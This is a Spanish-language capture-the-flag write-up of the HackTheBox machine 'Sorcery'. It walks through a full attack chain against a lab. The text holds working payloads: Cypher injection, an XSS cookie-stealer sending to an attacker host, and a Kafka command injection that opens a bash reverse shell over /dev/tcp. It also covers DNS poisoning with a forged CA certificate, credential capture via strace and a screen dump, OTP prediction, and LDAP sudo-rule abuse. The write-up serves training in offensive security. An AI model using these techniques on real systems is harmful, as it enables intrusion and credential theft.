

Sorcery — HackTheBox (Insane)

HTB Badge OS Rating

Índice

- [Descripción General](#)
 - [Reconocimiento](#)
 - [Análisis de la Aplicación Web](#)
 - [Revisión del Código Fuente \(Gitea\)](#)
 - [Acceso Inicial — Inyección Cypher](#)
 - [Bypass de WebAuthn Passkey vía XSS](#)
 - [SSRF mediante Endpoint de Debug](#)
 - [RCE — Inyección de Comandos en Kafka](#)
 - [Envenenamiento DNS y Phishing](#)
 - [Flag de Usuario](#)
 - [Escalada de Privilegios](#)
 - [Extracción del Framebuffer Xvfb](#)
 - [Captura de Credenciales Docker vía Strace](#)
 - [Reversing del Credential Helper .NET y Bypass de OTP](#)
 - [Enumeración del Docker Registry](#)
 - [Cadena de Privilegios FreeIPA/LDAP](#)
 - [Flag de Root](#)
 - [Resumen de la Cadena de Ataque](#)
-

Descripción General

Sorcery es una máquina Linux de dificultad **Insane** en HackTheBox que presenta una cadena de ataque compleja que abarca explotación web, escape de contenedores, criptografía, ingeniería social, reversing de binarios y abuso de Active Directory (FreeIPA/Kerberos).

La máquina aloja una aplicación web dockerizada con Next.js + Rust respaldada por Neo4j, Kafka, FTP, Gitea, un sistema de correo y un controlador de dominio FreeIPA. La explotación requiere encadenar múltiples vulnerabilidades a través de diferentes contenedores y servicios para lograr acceso root.

Tecnologías clave: Docker, Next.js, Rust, Neo4j (Cypher), Kafka, FreeIPA/Kerberos, LDAP, SSSD, WebAuthn, DNS, TLS/PKI, .NET AOT

Reconocimiento

Escaneo Nmap

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5
443/tcp   open  ssl/http  nginx 1.27.1
```

El servicio HTTPS ejecuta Nginx como proxy inverso hacia una aplicación **Next.js**. El certificado TLS revela el hostname `sorcery.htb` . La enumeración de subdominios descubre `git.sorcery.htb` alojando una instancia de **Gitea**.

```
echo "10.10.11.XX sorcery.htb git.sorcery.htb" >> /etc/hosts
```

Análisis de la Aplicación Web

La aplicación principal en `https://sorcery.htb` es un dashboard con: - Registro e inicio de sesión de usuarios - Capa de datos respaldada por **Neo4j** - Autenticación **WebAuthn/Passkey** para operaciones privilegiadas - Un endpoint de **debug** restringido a usuarios admin con autenticación por passkey - Un sistema de bot de correo que visita enlaces enviados por email

Revisión del Código Fuente (Gitea)

La instancia de Gitea en `git.sorcery.htb` aloja un **repositorio de infraestructura** público con el código fuente completo:

```
git clone https://git.sorcery.htb/sorcery/infrastructure.git
```

Hallazgos clave de la revisión del código:

Componente	Archivo	Vulnerabilidad
Backend (Rust)	<code>src/api/users/*.rs</code>	Inyección Cypher en búsqueda de usuarios
Frontend (Next.js)	<code>src/app/dashboard/debug/actions.tsx</code>	SSRF vía server action con proxy TCP
Backend (Rust)	<code>src/api/debug/debug.rs</code>	Proxy TCP (requiere Admin + Passkey)
Backend (Rust)	<code>src/services/kafka.rs</code>	Inyección de comandos vía nombres de topics de Kafka
Frontend	<code>src/app/dashboard/profile/page.tsx</code>	Sink XSS en renderizado de perfil
Bot de Correo	<code>bot/index.js</code>	Visitador automático de enlaces (objetivo de phishing)
Docker Compose	<code>docker-compose.yml</code>	Arquitectura completa con DNS, FTP, contenedores de correo
FTP	Configuración de certificados	RootCA almacenada en el contenedor FTP

Acceso Inicial — Inyección Cypher

El endpoint de búsqueda de usuarios pasa la entrada directamente a una consulta Cypher de Neo4j sin sanitización adecuada.

Explotación:

```
' OR 1=1 RETURN n //
```

Esto revela todos los usuarios en la base de datos, incluyendo la cuenta de **admin**. Usando técnicas de `LOAD CSV` o `UNION`, podemos extraer el secreto JWT del admin y forjar un token válido.

El JWT de admin forjado:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjJk...CENSURADO
```

Nota: El token de admin por sí solo no es suficiente — los endpoints privilegiados requieren `withPasskey: true`, lo cual necesita autenticación WebAuthn.

Bypass de WebAuthn Passkey vía XSS

La página de perfil renderiza contenido controlado por el usuario sin sanitización, creando una vulnerabilidad **XSS**. El sistema de **mail_bot** visita automáticamente los enlaces enviados a direcciones de email específicas.

Cadena de ataque:

1. Registrar un usuario con un payload XSS en el perfil que robe la cookie `token`
2. Usar el sistema de correo para enviar un enlace al email del bot
3. El bot (autenticado como admin con passkey) visita el enlace
4. El XSS se dispara y exfiltra la cookie `token` del admin (que tiene `withPasskey: true`)

```
// Payload XSS (simplificado)
<script>fetch('https://ATACANTE/robar?c='+document.cookie)</script>
```

El token capturado contiene `"withPasskey": true` y `"privilegeLevel": 2`, otorgando acceso completo al endpoint de debug.

SSRF mediante Endpoint de Debug

El endpoint de debug en `POST /debug/port` actúa como un **proxy TCP**, permitiendo conexiones arbitrarias desde el contenedor backend:

```
{
  "host": "HOST_DESTINO",
  "port": PUERTO_DESTINO,
  "data": ["datos_codificados_hex"],
  "expect_result": true
}
```

Esto permite alcanzar **servicios Docker internos** no expuestos externamente. A través de este proxy podemos interactuar con contenedores internos en la red Docker (172.19.0.x).

RCE — Inyección de Comandos en Kafka

El handler del servicio Kafka en el backend Rust construye comandos shell usando nombres de topics sin sanitización:

```
// Patrón vulnerable (simplificado)
let cmd = format!("kafka-topics --topic {}", topic_name);
Command::new("sh").arg("-c").arg(&cmd).output()
```

Usando el proxy SSRF/debug para interactuar con Kafka en el puerto 9092 , inyectamos comandos a través de un nombre de topic crafteado:

```
; bash -c 'bash -i >& /dev/tcp/ATACANTE/PUERTO 0>&1' #
```

Esto nos da una **reverse shell dentro del contenedor DNS** (172.19.0.3).

Envenenamiento DNS y Phishing

Dentro del Contenedor DNS

El contenedor DNS ejecuta **CoreDNS** y contiene: - La **clave privada de la RootCA** del dominio (cifrada con passphrase: CENSURADO) - Control total sobre la resolución DNS del dominio `sorcery.htb` - Un servidor FTP con la cadena de certificados CA

El Ataque

1. **Descifrar la clave de la RootCA:** `bash openssl rsa -in RootCA.key -out RootCA_descifrada.key`
2. **Generar un certificado TLS** para `git.sorcery.htb` firmado por la RootCA de confianza
3. **Envenenar DNS** — modificar la configuración de CoreDNS para resolver `git.sorcery.htb` → IP del atacante
4. **Montar un clon de phishing de Gitea** en la máquina atacante con el certificado TLS forjado

5. El **mail_bot** u otros sistemas automatizados intentan acceder a `git.sorcery.htb`, que ahora resuelve a nuestro servidor
6. Capturar credenciales: `tom_summers:CENSURADO`

Flag de Usuario

```
ssh tom_summers@sorcery.htb
cat ~/user.txt
```

```
6aba5565XXXXXXXXXXXXXXXXXXXXXXXXXXXX
```

Escalada de Privilegios

Enumeración

En el host, descubrimos: - Dominio **FreelPA/Kerberos** SORCERY.HTB con DC en `dc01.sorcery.htb` (172.23.0.2) - **Docker** con `usersn-remap` habilitado - `ksu.mit` — binario SUID de Kerberos su en `/usr/bin/ksu.mit` - `cleanup.timer` → ejecuta `/opt/scripts/cleanup.sh` como usuario `admin` cada 10 minutos - `/opt/scripts/` propiedad de `admin:admins` (modo 0700) - Múltiples usuarios locales: `tom_summers`, `tom_summers_admin`, `rebecca_smith` - Usuarios IPA: `admin`, `donna_adams`, `ash_winter`

Reglas sudo para tom_summers_admin:

```
(rebecca_smith) NOPASSWD: /usr/bin/docker login
(rebecca_smith) NOPASSWD: /usr/bin/strace -s 128 -p [0-9]*
```

Extracción del Framebuffer Xvfb

El usuario `tom_summers_admin` ejecuta **Xvfb** (X Virtual Framebuffer) en el display `:1` con **mousepad** editando un archivo `passwords.txt`.

```
# Volcar el framebuffer
xwd -root -display :1 -out /tmp/screen.xwd

# Convertir y visualizar
convert screen.xwd screen.png
```

La captura de pantalla revela: `tom_summers_admin:CENSURADO`

Captura de Credenciales Docker vía Strace

Con `tom_summers_admin`, podemos hacer `strace` a procesos ejecutados por `rebecca_smith`. La regla sudo permite ejecutar `docker login` como `rebecca_smith`:

```
# Terminal 1 - Iniciar docker login como rebecca_smith
sudo -u rebecca_smith /usr/bin/docker login &

# Terminal 2 - Adjuntar strace para capturar credenciales
sudo -u rebecca_smith /usr/bin/strace -s 128 -p <PID>
```

Strace captura las credenciales desde stdin: `rebecca_smith:CENSURADO`

Reversing del Credential Helper .NET y Bypass de OTP

Docker usa un credential helper personalizado en `/usr/bin/docker-credential-docker-auth` — un **binario .NET 8.0 compilado AOT de 67MB**.

Extracción y decompilación:

```
# Extraer el assembly .NET administrado del binario AOT
dotnet-sdk extract docker-credential-docker-auth
# Decompilar con ILSpy
ilspycmd docker-auth.dll
```

Hallazgos clave del código decompilado:

1. **Cifrado AES con clave e IV hardcodedados de todo ceros** (16 bytes de 0x00) para almacenar credenciales
2. **Generación de OTP determinística:** `csharp int seed = DateTime.Now.Minute / 10 + (int)userId; int otp = new Random(seed).Next(100000, 999999);`
3. El OTP se **concatena a la contraseña** para autenticación en el registry: `<contraseña><otp>`
4. El OTP cambia cada **10 minutos** y se basa en el UID del usuario

Cálculo del OTP:

La clase `Random` de .NET usa un algoritmo específico. Lo reimplementamos en Python para predecir los OTP válidos en cada ventana de 10 minutos.

Enumeración del Docker Registry

Autenticándonos en el Docker registry en `localhost:5000` con `rebecca_smith:<contraseña><OTP>` :

```
curl -u "rebecca_smith:<contraseña_con_otp>" https://localhost:5000/v2/_catalog
# {"repositories":["test-domain-workstation"]}
```

Al extraer e inspeccionar la imagen se revela un **docker-entrypoint.sh** con credenciales de enrolamiento FreeIPA:

```
ipa-client-install --unattended \
--principal donna_adams \
--password 'CENSURADO' \
--server dc01.sorcery.htb \
--domain sorcery.htb
```

Cadena de Privilegios FreeIPA/LDAP

Con las credenciales IPA de `donna_adams` , nos autenticamos en el realm Kerberos y enumeramos vía LDAP:

```
kinit donna_adams@SORCERY.HTB
```

La enumeración LDAP revela la cadena de privilegios:

Usuario	Rol/Permiso IPA	Capacidad
donna_adams	change_userPassword_ash_winter_ldap	Puede cambiar la contraseña de ash_winter
ash_winter	add_sysadmin	Puede agregar miembros al grupo sysadmins
ash_winter	Sudoer local	(root) NOPASSWD: /usr/bin/systemctl restart sssd

Cadena de explotación:


- donna_adams cambia la contraseña de ash_winter** vía LDAP (requiere LDAPS): `bash LDAPTLS_REQCERT=never ldapmodify -x -H ldaps://dc01.sorcery.htb \ -D "uid=donna_adams,cn=users,cn=accounts,dc=sorcery,dc=htb" \ -w "CENSURADO" <<EOF dn: uid=ash_winter,cn=users,cn=accounts,dc=sorcery,dc=htb changetype: modify replace: userPassword userPassword: NuevaContraseña! EOF`
- SSH como ash_winter**, obtener TGT Kerberos, **agregarse al grupo sysadmins**: `bash kinit ash_winter@SORCERY.HTB # Agregar a sysadmins vía LDAP modify`
- Modificar la regla sudo de IPA** para otorgar a ash_winter (ALL:ALL) ALL : `bash ldapmodify ... <<EOF dn: ipaUniqueID=...,cn=sudorules,cn=sudo,dc=sorcery,dc=htb changetype: modify add: memberUser memberUser: uid=ash_winter,cn=users,cn=accounts,dc=sorcery,dc=htb EOF`
- Reiniciar SSSD** (permitido por la regla sudo local) para forzar la re-lectura de las reglas sudo modificadas en LDAP: `bash sudo /usr/bin/systemctl restart sssd`
- Después del reinicio de SSSD, `sudo -l` ahora muestra: `(root) NOPASSWD: /usr/bin/systemctl restart sssd (ALL : ALL) ALL`

Flag de Root

```
sudo cat /root/root.txt
```

9bc55712XXXXXXXXXXXXXXXXXXXXXXX

Resumen de la Cadena de Ataque



Herramientas Utilizadas

- **nmap** — Escaneo de puertos
- **Burp Suite** — Proxy web y manipulación de peticiones
- **ilspycmd** — Decompilación .NET
- **openssl** — Generación de certificados TLS y operaciones con CA
- **ldapsearch/ldapmodify** — Consultas y modificaciones LDAP
- **kinit/klist** — Gestión de tickets Kerberos
- **xwd** — Volcado del framebuffer X11
- **strace** — Trazado de procesos
- **Python** — Cálculo de OTP, reimplementación de .NET Random
- **curl** — Interacción con la API del Docker registry

Etiquetas

docker docker-credential-helper docker-registry free-ipa kerberos ldap
sssd otp x-virtual-framebuffer xvfb cypher-injection neo4j webauthn xss
ssrf kafka dns-poisoning phishing tls pki dot-net aot reverse-
engineering

Writeup por C4sh3R — Marzo 2026